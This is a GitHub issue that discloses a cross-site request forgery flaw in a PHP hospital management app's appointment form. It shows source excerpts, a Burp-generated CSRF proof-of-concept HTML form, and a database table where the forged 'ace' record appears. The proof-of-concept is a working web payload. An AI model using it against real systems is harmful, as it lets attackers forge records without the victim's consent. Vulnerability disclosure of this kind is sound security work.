

[New issue](#)[Jump to bottom](#)

# CSRF vulnerability #2

Closed huclilu opened this issue 11 days ago · 0 comments


huclilu commented 11 days ago

## Build environment: Aapche2.4.39; MySQL5.7.26; PHP7.3.4

### 1.Vulnerability analysis

On the page appointment. php, the input information is submitted to the appointment connect. php thro  
The user login status is not verified, so CSRF vulnerability is caused

```
File Edit View Navigate Code Refactor Run Tools VCS Window Help php - appointment.php
hms \ hms \ appointment.php
Project
  hms
    db
    image
    .htaccess
    about.html
    appointment.php
    appointmentconnect.php
    appointmentlist.php
    contact.php
    contactconnect.php
    doctor.html
    doctor-login.php
    doctorconnect.php
    doctorlist.php
    index.html
    login.php
    loginpage.php
    logout.php
    nginx.htaccess
    patient.html
    patient-info.php
    patient-login.php
    reset.php
    signup.php
    style.css
    ims
21
22 <!-- Custom Css -->
23 <link rel="stylesheet" href="style.css">
24 </head>
25 <body>
26 <div class="container d-flex justify-content-center mb-4 mt-3"><a class="navbar-brand fs-2 fw-bold" href="#">HMS</a></div>
27 </div>
28 <div align="center">
29 <h2 class="d-flex justify-content-center mb-5">Appointment</h2>
30 </div>
31 <form class="d-flex justify-content-center" action="appointmentconnect.php" method="POST">
32 <table class="border border-primary w-75 h-75">
33 <tr>
34 <td>
35 <label>Enter Name</label>
36 </td>
37 <td>
38 <input class="w-100" type="text" name="Patient_Name">
39 </td>
40 </tr>
41 <tr>
42 <td>
43 <label>Doctor Name</label>
44 </td>
```



POC:

```

<html>
<!-- CSRF PoC - generated by Burp Suite Professional -->
<body>
<script>history.pushState('', '', '/')</script>
<form action="http://vulhms.test/appointmentconnect.php" method="POST">
    <input type="hidden" name="Patient&#95;Name" value="ace" />
    <input type="hidden" name="Doctor&#95;Name" value="ace" />
    <input type="hidden" name="Department" value="ace" />
    <input type="hidden" name="App&#95;Date" value="2022-11-15" />
    <input type="hidden" name="App&#95;Time" value="00:00:00.000000" />
    <input type="hidden" name="Phone" value="ace" />
    <input type="hidden" name="save" value="submit" />
    <input type="submit" value="Submit request" />
</form>
</body>
</html>

```

The POC clicks Send, and then a piece of information about the user's ace will be added to the database

数据库

dedecmsv58

hospitalmanagement

表

appointment

contact us

doctorlist

doctorlogin


patientinfo


patientlogin

视图

Doctor_Name	Department	App_Date	App_Time	Patient_Name	Phone
		0000-00-00	00:00:00.000000		
Md. Amin	Cardiologist	0000-00-00	08:00:00.000000	Md. Tangidul	01039894879
Md. Amin	Cardiologist	2022-09-29	17:19:24.000000	Md. Ruhul	013546546454
Md. Borhan	Pathology	2022-09-30	23:05:24.123208	Md. Kalam	015454468464
Md. Tanjidul	Medicine	2022-10-03	15:05:24.123208	Md. Nijam	01654564564
Md. Amin	Cardiologist	0000-00-00	00:00:10.000000	Md. Sarwar	01927274894
Md. Borhan	Pathology	0000-00-00	07:00:00.000000	Md. Hasan	019298439843
ace	ace	2022-11-15	00:00:00.000000	ace	ace

In the docker list interface, we can also see that a new West Sydney user named ace has been added



 **huclilu** closed this as completed 10 days ago

---

#### Assignees

No one assigned

---

#### Labels

None yet

---

#### Projects

None yet

---

#### Milestone

No milestone

---

#### Development

No branches or pull requests

---

1 participant

